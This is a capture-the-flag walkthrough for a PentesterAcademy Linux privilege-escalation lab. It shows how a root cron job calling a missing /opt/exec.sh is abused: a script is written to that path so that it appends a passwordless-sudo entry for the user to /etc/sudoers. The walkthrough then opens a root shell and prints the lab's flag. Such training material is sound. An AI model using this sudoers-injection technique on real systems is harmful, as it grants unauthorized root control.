ATTACK DEFENSE


by PentesterAcademy

Name	The Golden Logs
URL	https://www.attackdefense.com/challengedetails?cid=81
Type	Privilege Escalation : Linux

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Step 1: The challenge description points toward logs. But instead of checking all logs, check the running processes.

Command: ps -ef




```
student@attackdefense:~$ ps -ef
UID          PID  PPID  C STIME TTY          TIME CMD
student        1     0  0 08:51 ?        00:00:00 /bin/bash /startup.sh bash
root          12     1  0 08:51 ?        00:00:00 /usr/sbin/cron
root         124     1  0 08:51 ?        00:00:00 /usr/lib/postfix/sbin/master
student      125     1  0 08:51 ?        00:00:00 /usr/local/bin/ttyd -p 8000 bash
postfix      126   124  0 08:51 ?        00:00:00 pickup -l -t unix -u -c
postfix      127   124  0 08:51 ?        00:00:00 qmgr -l -t unix -u
postfix      133   124  0 08:52 ?        00:00:00 cleanup -z -t unix -u -c
postfix      134   124  0 08:52 ?        00:00:00 trivial-rewrite -n rewrite -t unix -u -c
postfix      135   124  0 08:52 ?        00:00:00 local -t unix
student      142   125  0 08:53 pts/0    00:00:00 bash
student      175   142  0 08:59 pts/0    00:00:00 ps -ef
student@attackdefense:~$
```

Step 2: Observe that the mailing service postfix is running with root privileges. Next logical point is to check the mail logs.

Command: cat /var/mail/root

Step 3: To check last few lines, use the tail command. This is very helpful when dealing with long log files.

Command: tail -20 /var/mail/root




```
student@attackdefense:~$ tail -20 /var/mail/root
Return-Path: <root@c236e95ceed7>
X-Original-To: root
Delivered-To: root@c236e95ceed7
Received: by c236e95ceed7 (Postfix, from userid 0)
        id 35B4F3346BD7; Fri,  9 Nov 2018 09:02:01 +0000 (UTC)
From: root@c236e95ceed7 (Cron Daemon)
To: root@c236e95ceed7
Subject: Cron <root@attackdefense> /bin/sh /opt/exec.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=US-ASCII
Content-Transfer-Encoding: 8bit
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <PATH=/usr/bin:/bin>
X-Cron-Env: <LOGNAME=root>
Message-Id: <20181109090201.35B4F3346BD7@c236e95ceed7>
Date: Fri,  9 Nov 2018 09:02:01 +0000 (UTC)

/bin/sh: 0: Can't open /opt/exec.sh

student@attackdefense:~$
```

Step 4: Observe the error in the end of the log file. Apparently, the process is unable to find /opt/exec.sh script and hence, throwing the error. The file doesn't exist.


Command: ls -l /opt/exec.sh



```
student@attackdefense:~$ ls -l /opt/exec.sh
ls: cannot access '/opt/exec.sh': No such file or directory
student@attackdefense:~$
```

Step 5: Create a new file with the same name in the same location with shell code to insert an entry into /etc/sudoers file. This entry will allow the current user to run any command with sudo without providing password.


Command: printf '#! /bin/bash\necho "student ALL=NOPASSWD:ALL" >> /etc/sudoers' > /opt/exec.sh



```
student@attackdefense:~$ printf '#! /bin/bash\necho "student ALL=NOPASSWD:ALL" >> /etc/sudoers' > /opt/exec.sh
student@attackdefense:~$ cat /opt/exec.sh
#! /bin/bash
echo "student ALL=NOPASSWD:ALL" >> /etc/sudoersstudent@attackdefense:~$
student@attackdefense:~$
```

Step 6: Check the current sudo configuration.

Command: sudo -l




```
student@attackdefense:~$ sudo -l
Matching Defaults entries for student on attackdefense:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User student may run the following commands on attackdefense:
    (root) NOPASSWD: /etc/init.d/cron
    (root) NOPASSWD: /etc/init.d/postfix
student@attackdefense:~$
```

Step 7: Right now there are only two entries i.e. one for cron and other one postfix. Wait for a minute for shell script to execute.

After a minute, check the sudo configuration again. This time, new entry is present.

Command: sudo -l




```
student@attackdefense:~$ sudo -l
Matching Defaults entries for student on attackdefense:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User student may run the following commands on attackdefense:
    (root) NOPASSWD: /etc/init.d/cron
    (root) NOPASSWD: /etc/init.d/postfix
    (root) NOPASSWD: ALL
student@attackdefense:~$
```

Step 8: Execute any binary/command with sudo i.e. /bin/bash.


Commands:
sudo /bin/bash
whoami



```
student@attackdefense:~$ sudo /bin/bash
root@attackdefense:~#
root@attackdefense:~# whoami
root
root@attackdefense:~#
```

Step 9: After escalation to root user, change to the root directory and retrieve the flag.

Commands:
cd /root/
ls -l
cat flag



```
root@attackdefense:~# cd /root/
root@attackdefense:/root# ls -l
total 4
-rw-r--r-- 1 root root 33 Nov  2 16:00 flag
root@attackdefense:/root# cat flag
dfba711fd731b0c2ebc1586b0484a8ec
root@attackdefense:/root#
```

Flag: dfba711fd731b0c2ebc1586b0484a8ec